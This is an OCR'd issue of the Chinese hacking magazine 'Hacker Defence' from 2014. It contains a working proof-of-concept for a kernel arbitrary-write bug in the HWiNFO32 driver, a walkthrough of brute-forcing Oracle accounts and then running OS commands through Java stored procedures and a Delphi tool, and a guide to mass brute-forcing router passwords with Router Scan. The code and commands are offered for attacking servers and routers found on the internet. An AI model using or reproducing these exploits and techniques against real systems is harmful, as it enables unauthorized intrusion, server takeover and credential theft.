在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

10
总第166期
2014

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE
2014年 第十期 黑客防线

HWiNFO32驱动任意地址写固定数据漏洞

分析渗透Oracle数据库

使用Router Scan破解路由器密码

隐藏在数据包背后的秘密

马甲API的实现原理及对抗

初探Windows10系统内核变化

《黑客防线》10 期文章目录

总第 166 期 2014 年

漏洞攻防

编程解析

密界寻踪

HWiNFO32 驱动任意地址写固定数据漏洞

文/ ywledoc

这个漏洞是在研究驱动精灵的时候发现的，最后确认是其调用的 HWiNFO32 驱动所产生的问题，而 HWiNFO32 并非驱动精灵开发的驱动，所以最后写标题时也纠结了一番。废话不说了，开始。

HWiNFO32 驱动过滤不严，造成任意地址写固定数据漏洞。驱动精灵中包含 HWiNFO32，其名称为 Mydriver32.sys，发现很久了，版本已经不记得了，当时是安装驱动下载的最新版。

详细说下漏洞：在 DeviceIoControl 例程中，当 IoControlCode=0x85FE2600 时，不严格过滤用户传入的 lpOutBuffer 参数，直接调用 nt!IopfCompleteRequest 后，经过一系列处理，最终在 nt!IopCompleteRequest 产生漏洞，可写任意地址。因其最终引发错误的代码发生在 nt!IopCompleteRequest，所以也与系统相关。经测试 xp sp3 可正常利用，Win7 则没有影响。

看看 windbg 的崩溃信息。

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except,
it must be protected by a Probe.  Typically the address is just plain bad or it
is pointing at freed memory.
Arguments:
Arg1: ffff0000, memory referenced.
Arg2: 00000001, value 0 = read operation, 1 = write operation.
Arg3: 804ed09b, If non-zero, the instruction address which referenced the bad memory
      address.
Arg4: 00000000, (reserved)
Debugging Details:
------------------
WRITE_ADDRESS:  ffff0000
FAULTING_IP:
nt!IopCompleteRequest+92
804ed09b f3a5                rep movs dword ptr es:[edi],dword ptr [esi]
MM_INTERNAL_CODE:  0
DEFAULT_BUCKET_ID:  CODE_CORRUPTION
BUGCHECK_STR:  0x50
PROCESS_NAME:  TestMyDriver32_
IRP_ADDRESS:  82177f68
DEVICE_OBJECT: 81d5f518
DRIVER_OBJECT: 81d26288
IMAGE_NAME:  DgSafe.sys
DEBUG_FLR_IMAGE_TIMESTAMP:  540684f3
MODULE_NAME: DgSafe
FAULTING_MODULE: b1250000 mydrivers32
TRAP_FRAME:  b137f91c -- (.trap 0xffffffffb137f91c)
```

```
ErrCode = 00000002
eax=00000110 ebx=82177f68 ecx=00000044 edx=00000001 esi=81f24680 edi=ffff0000
eip=804ed09b esp=b137f990 ebp=b137f9d4 iopl=0         nv up ei pl nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010206
nt!IopCompleteRequest+0x92:
804ed09b f3a5              rep movs dword ptr es:[edi],dword ptr [esi]
Resetting default scope
LAST_CONTROL_TRANSFER:  from 80533797 to 804e450a
STACK_TEXT:
b137f46c 80533797 00000003 ffff0000 00000000 nt!RtlpBreakWithStatusInstruction
b137f4b8 8053426e 00000003 806f2298 c03fffc0 nt!KiBugCheckDebugBreak+0x19
b137f898 8053485e 00000050 ffff0000 00000001 nt!KeBugCheck2+0x574
b137f8b8 805251a8 00000050 ffff0000 00000001 nt!KeBugCheckEx+0x1b
b137f904 804e2747 00000001 ffff0000 00000000 nt!MmAccessFault+0x6f5
b137f904 804ed09b 00000001 ffff0000 00000000 nt!KiTrap0E+0xcc
b137f9d4 804ed11a 82177fa8 b137fa20 b137fa14 nt!IopCompleteRequest+0x92
b137fa24 806f2c35 00000000 00000000 b137fa3c nt!KiDeliverApc+0xb3
b137fa24 806f2861 00000000 00000000 b137fa3c hal!HalpApcInterrupt+0xc5
b137faac  804e63cc  82177fa8  82177f68  00000000
hal!KeReleaseInStackQueuedSpinLock+0x11
b137facc 804ed134 82177fa8 81d2d588 00000000 nt!KeInsertQueueApc+0x4b
b137fb00 b1251f27 81d2d588 81d26288 82177f68 nt!IopfCompleteRequest+0x1d8
WARNING: Stack unwind information not available. Following frames may be wrong.
b137fc34 804e4767 81d5f518 82177f68 806f22d0 mydrivers32+0x1f27
b137fc44 805692ab 82177fd8 81d2d588 82177f68 nt!IopfCallDriver+0x31
b137fc58 805781e2 81d5f518 82177f68 81d2d588 nt!IopSynchronousServiceTail+0x70
b137fd00 8057a705 00000054 00000000 00000000 nt!IopXxxControlFile+0x611
b137fd34 804df7f8 00000054 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
b137fd34 7c92e514 00000054 00000000 00000000 nt!KiSystemServicePostCall
0013fed8 7c92d28a 7c801675 00000054 00000000 ntdll!KiFastSystemCallRet
0013fedc 7c801675 00000054 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc
0013ff3c 00401058 00000054 85fe2600 0013ff68 kernel32!DeviceIoControl+0xdd
FOLLOWUP_NAME:  MachineOwner
MEMORY_CORRUPTOR:  PATCH_DgSafe
FAILURE_BUCKET_ID:  MEMORY_CORRUPTION_PATCH_DgSafe
BUCKET_ID:  MEMORY_CORRUPTION_PATCH_DgSafe
Followup: MachineOwner
```

代码流程：mydriver32->nt!IopfCompleteRequest->nt!IopCompleteRequest，在 mydrivers32+0x1f27 处，当 IoControlCode=0x85FE2600 时，不对用户传入的 OUTBUFF 进行任何验证，就直接调用了 nt!IopfCompleteRequest，而 IopfCompleteRequest 有这样一段代码。

```
status = STATUS_SUCCESS;

try {
    RtlCopyMemory( irp->UserBuffer,
                   irp->AssociatedIrp.SystemBuffer,
                   irp->IoStatus.Information );
} except(IopExceptionFilter(GetExceptionInformation(), &status)) {
```

正是这段代码，造成了漏洞。但按调用代码来说，复刻进去的数据应当为 POC 中的数据，但实际却固定为 0x2，不知为何，希望有人能告知。下面是可利用的 POC 代码。

```
VOID TestMyDriver32()
{
    HANDLE   hCreateFile = INVALID_HANDLE_VALUE;
    DWORD   dwInBuffer = 0x6c77792a;
    DWORD   dwOutBuffer = 0xf8be8020;//内核可写地址请自行更改
    hCreateFile = CreateFileA("\\\\.\\HWiNFO32",
                    0,                  // no access to the drive
                    FILE_SHARE_READ | // share mode
                    FILE_SHARE_WRITE,
                    NULL,               // default security attributes
                    OPEN_EXISTING,      // disposition
                    0,                  // file attributes
                    NULL);
    if (hCreateFile == INVALID_HANDLE_VALUE)
    {
        printf("Error Open Device!\n");
        return ;
    }
    DeviceIoControl(hCreateFile,  0x85FE2600,  (LPVOID)&dwInBuffer,  4,
(LPVOID)dwOutBuffer, 0, &dwInBuffer, NULL);
    CloseHandle(hCreateFile);
    return;
}
int _tmain(int argc, _TCHAR* argv[])
{
    char cSSS[10];
    TestMyDriver32();
    scanf("%s",cSSS);
    return 0;
}
```

图 1 是漏洞触发的结果验证。

```
kd> dd f8be8000
f8be8000  00905a4d 00000003 00000004 0000ffff
f8be8010  000000b8 00000000 00000040 00000000
f8be8020  00000000 00000000 00000000 00000000
f8be8030  00000000 00000000 00000000 000000d0
f8be8040  0eba1f0e cd09b400 4c01b821 685421cd
f8be8050  70207369 72676f72 63206d61 6f6e6e61
f8be8060  65622074 6e757220 206e6920 20534f44
f8be8070  65646f6d 0a0d0d2e 00000024 00000000

kd> dd f8be8020
f8be8020  00000002 00000000 0a230002 6966744e
f8be8030  0110ffff 00000000 00084000 00000000
f8be8040  00000002 00000002 00000000 00000000
f8be8050  81e46100 e1e5a648 821c06e0 00000000
f8be8060  821c0710 821c0710 821c0718 821c0718
f8be8070  00000000 00000000 00000000 00000000
f8be8080  00000000 00000000 e1e5a7a0 00000000
f8be8090  00000000 00000000 00000000 00000000
```

图 1

分析渗透 Oracle 数据库

文/图 赵显阳

Oracle 是一个数据库系统，和 MS SQL Server 数据库类似，支持 SQL 语言的同时还支持 ada 编程、Java 代码编程等，可以运行在 Windows、Linux 等操作系统上。本文将对如何渗透 Oracle 数据库系统进行研究。

Oracle 的漏洞有很多，如默认 DBSNMP 账号密码，低版本的 SID 枚举，本地权限提升，一些函数存在 SQL 注入，缓冲区溢出等等。下面我们先来破解 Oracle 的登录账号，然后使用 Delphi 编程在数据库服务器上执行任意命令。

Oracle 数据库账号破解

破解无非是暴力破解，即不断的尝试密码，直到成功登入系统为止，破解前需要一个字典，字典很关键，决定了破解的结果，我们用到一个款工具“Oracle 数据库审计工具”，其界面如图 1 所示。

图 1

我们在网上随便找个 oracle 系统吧，怎么找，看端口 1521 是否开放，是的话就说明服务器是 Oracle 的。我们以 202.107.*.* 为例来测试下，如图 2 所示。

图 2

Oracle 数据库执行任意命令

我们使用 Delphi 的 odac 组件来编程实现命令执行，命令执行是建立 Java 函数，来执行 OS 命令。先看看版本 1 的代码，这个代码有个缺陷，就是在 SQL 窗口中没有返回内容（在 odac 中也是一样的），但是在 sqlplus 中是有返回内容的，代码如下：

```
//创建 Java 源 www_isafe_cc_Util
create or replace and compile
    java source named "www_isafe_cc_Util"
    as
    import java.io.*;
   import java.lang.*;
    public class www_isafe_cc_Util extends Object
    {
    public static int RunThis(String args)
    {
    Runtime rt = Runtime.getRuntime();
    int    rc = -1;
    try
    {
    Process p = rt.exec(args);
    int bufSize = 4096;
```

```
    BufferedInputStream bis =
     new BufferedInputStream(p.getInputStream(), bufSize);
     int len;
     byte buffer[] = new byte[bufSize];
     // Echo back what the program spit out
    while ((len = bis.read(buffer, 0, bufSize)) != -1)
       System.out.write(buffer, 0, len);
      rc = p.waitFor();
    }
     catch (Exception e)
     {
      e.printStackTrace();
      rc = -1;
     }
    finally
    {
      return rc;
     }
     }
    }
   /
  Java created.
  //建立函数 www_isafe_cc_RUN_CMD
  create or replace
  function www_isafe_cc_RUN_CMD(p_cmd in varchar2) return number
    as
   language java
    name 'www_isafe_cc_Util.RunThis(java.lang.String) return integer';
  /
  Function created.
  //建立一个过程调用函数
   create or replace procedure RC(p_cmd in varchar2)
   as
    x number;
   begin
    x := www_isafe_cc_run_cmd(p_cmd);
   end;
```

在 sqlplus 中调用，结果如图 2 和图 3 所示。

```
variable x number;
set serveroutput on
exec dbms_java.set_output(100000);
grant javasyspriv to system;
```

```
grant javauserpriv to system;
exec :x := www_isafe_cc_RUN_CMD('ipconfig');
```



图 2



图 3

但是在 SQL 窗口中不能执行，SQL 窗口和 sqlplus 中的命令窗口是有区别的，因为 Delphi 中的 odac 组件是 SQL 窗口方式执行的，在网上找了很多资料，没有解决，后来改用 Java 代码实现了使用 odac 组件的执行命令内容返回，该部分代码称为版本 2，代码如下：

创建 Java 源 www_isafe_cc_Util：

create or replace and compile java source named "www_isafe_cc_Util" as import java.io.*; public class www_isafe_cc_Util extends Object {public static String runCMD(String args) {try{BufferedReader myReader= new BufferedReader(new InputStreamReader(Runtime.getRuntime().exec(args).getInputStream())); String stemp,str="";while ((stemp = myReader.readLine()) != null) str +=stemp+"\n";myReader.close();return str;} catch (Exception e){return e.toString();}}public static String readFile(String filename){try{BufferedReader myReader= new BufferedReader(new FileReader(filename)); String stemp,str="";while ((stemp = myReader.readLine()) != null) str +=stemp+"\n";myReader.close();return str;} catch (Exception e){return e.toString();}}
}

创建调用函数 www_isafe_cc_RunCMD：

create or replace function www_isafe_cc_RunCMD(p_cmd in varchar2) return varchar2 as language java name 'www_isafe_cc_Util.runCMD(java.lang.String) return String';

赋予执行权限：

begin dbms_java.grant_permission('PUBLIC', 'SYS:java.io.FilePermission', '<<ALL FILES>>', 'execute');end;

命令成功执行了，如图 4 所示，有结果返回，其它的功能如读文件、目录浏览代码差不多。如下是 Delphi 执行命令的关键代码：

图 4

```
procedure TfrmMain.btnCreateFunClick(Sender: TObject);
var
  ConnStr:string;
  StrSQL,StrSQL2:string;
begin
  btnCreateFun.Enabled:=False;
  try
    try

ConnStr:=Format('%s/%s@%s',[edtUser.Text,edtPass.Text,edtSid.Text,edtHost.Text]
);
          OraSession1.Options.Direct:=True;
          OraSession1.Server:=edtHost.Text;
          OraSession1.Username:=edtUser.Text;
          OraSession1.Password:=edtPass.Text;
          OraQuery1.Connection:=OraSession1;
          if OraQuery1.Active then
            Oraquery1.Active:=False;
          OraQuery1.SQL.Clear;
          //oraquery1.SQL.Text:= 'select * from v$version';
          OraQuery1.SQL.Text:= MemoPack.Lines.Text;
          OraQuery1.Execute;
          Memo1.Lines.Add('包已建立');
          while not OraQuery1.Eof do
          begin
            Memo1.Lines.Add(OraQuery1.Fields[0].asString);
            OraQuery1.Next;
          end;
          if OraQuery1.Active then
            OraQuery1.Active:=False;
          OraQuery1.SQL.Clear;
          OraQuery1.SQL.Text:= MemoFunc.Lines.Text;
          Oraquery1.Execute;
          Memo1.Lines.Add('函数已建立');
          while Not OraQuery1.Eof do
          begin
            Memo1.Lines.Add(OraQuery1.Fields[0].asString);
            OraQuery1.Next;
          end;
          if OraQuery1.Active then
            OraQuery1.Active:=False;
          OraQuery1.SQL.Clear;
          OraQuery1.SQL.Text:= MemoProc.Lines.Text;
          Oraquery1.Execute;
```

```
          Memo1.Lines.Add('过程已建立');
          while not OraQuery1.Eof do
          begin
            Memo1.Lines.Add(OraQuery1.Fields[0].AsString);
            Oraquery1.Next;
          end;
          StrSQL2:='begin        dbms_java.grant_permission(        ''PUBLIC'',
''SYS:java.io.FilePermission'', ''<<ALL FILES>>'', ''execute'');end;';
          StrSQL:='begin                dbms_java.grant_permission(''PUBLIC'',
''SYS:java.io.FilePermission'', ''<<ALL FILES>>'', ''read'');end;';

          if oraQuery1.Active then
            oraQuery1.Active:=False;
          OraQuery1.SQL.Clear;
          OraQuery1.SQL.Add(StrSQL);
          OraQuery1.ExecSQL;
          Memo1.Lines.Add('赋予权限');
          if oraQuery1.Active then
            oraQuery1.Active:=False;
          OraQuery1.SQL.Clear;
          OraQuery1.SQL.Add(StrSQL2);
          OraQuery1.ExecSQL;
          Memo1.Lines.Add('赋予权限');
          ListFolderJavaSource;
          Memo1.Lines.Add('列目录');
        except
           on e:Exception do
           begin
             ShowMessage(e.Message);
           end;
        end;
      finally
      end;
      btnCreateFun.Enabled:=True;
    end;
```

本文从 Oracle 数据库基本的密码破解入手，到执行服务器任意命令，一步一步来实现，最终控制了数据库所在服务器系统。

使用 Router Scan 破解路由器密码

文/图 simeon

Router Scan 是一款路由器安全测试工具，可以指定 IP 段对路由器进行暴力破解等安全测试，支持多种 TP-LINK、Huawei、Belkin、D-Link 等各大品牌型号的路由器，为俄罗斯安全人员开发的一套安全测试工具，目前已经对源代码进行开源，最新版本为 2.47，官方网站地址 http://stascorp.com/load/1-1-0-56。该软件善于寻找和确定不同的设备，发现大量已知的路由器或服务器，最重要的是能把其中有用的信息扫描出来，其使用过程非常简单，撰文分享。

运行 Router Scan v2.47

Router Scan v2.47 在网上有汉化版本供下载，不过有些版本杀毒软件会提示其携带病毒，最好到官方站点下载。Router Scan 是免安装软件，直接运行可执行程序 RouterScan.exe 即可，界面如图 1 所示。Router Scan v2.47 在 Router Scan v2.44 基础上做了一些改动，编辑扫描 IP 地址范围、自动保存结果，增加了一些扫描模块。



图 1 运行 RouterScan 程序

设置 RouterScan 扫描参数

1）设置扫描端口

在 RouterScan 中一共有六个地方需要设置参数，最大线程使用默认（100）即可，超时也不用修改，在端口扫描（scan ports）中单击“＋”可以增加自定义路由器扫描端口，这对修改默认路由器端口为其它端口的扫描特别有用，如图 2 所示，在弹出的对话框中输入数字端口号即可，例如 443 表示对 443 端口进行扫描并破解。



图 2 增加扫描端口

2）设置扫描 IP 地址范围

在 IP 地址扫描范围（Enter IP ranges to scan）中单击“＋”可以增加扫描 IP 地址，也可以通过修改“ranges.txt”文件内容进行扫描，例如扫描 124.205.0.1-124.205.255.255，表示扫描“124.205”的 B 段，如图 3 所示，也可以扫描某一个 IP 地址。另外还可以单击“E”，直接编辑扫描范围，方便对地址段进行编辑和扫描，如图 4 所示。



图 3 设置扫描 IP 地址范围



图 4 改进 IP 地址编辑

3）设置其它参数

如图 5 所示，默认自动保存扫描结果，可以设置扫描代理服务器等信息。单击“start scan”开始进行扫描。扫描结果会实时在“Realtime Stats”中进行显示。



图 5 设置其它参数

4）自定义字典

在扫描软件目录，打开 auth_basic.txt 文件，如图 6 所示，添加账号和密码，账号和密码用空格隔开，可以使用“//”进行注释，便于字典的维护。

图 6 增加字典

查看并分析扫描结果

在 RouterScan 中提供了扫描状态和结果显示，如图 7 所示，状态和结果都在软件的下方，通过标签“Realtime Stats”、“Good Results”和“Search Results”进行查看，对扫描的结果，可以选中目标，右键单击直接访问有结果的目标，如图 8 所示。



图 7 查看扫描结果

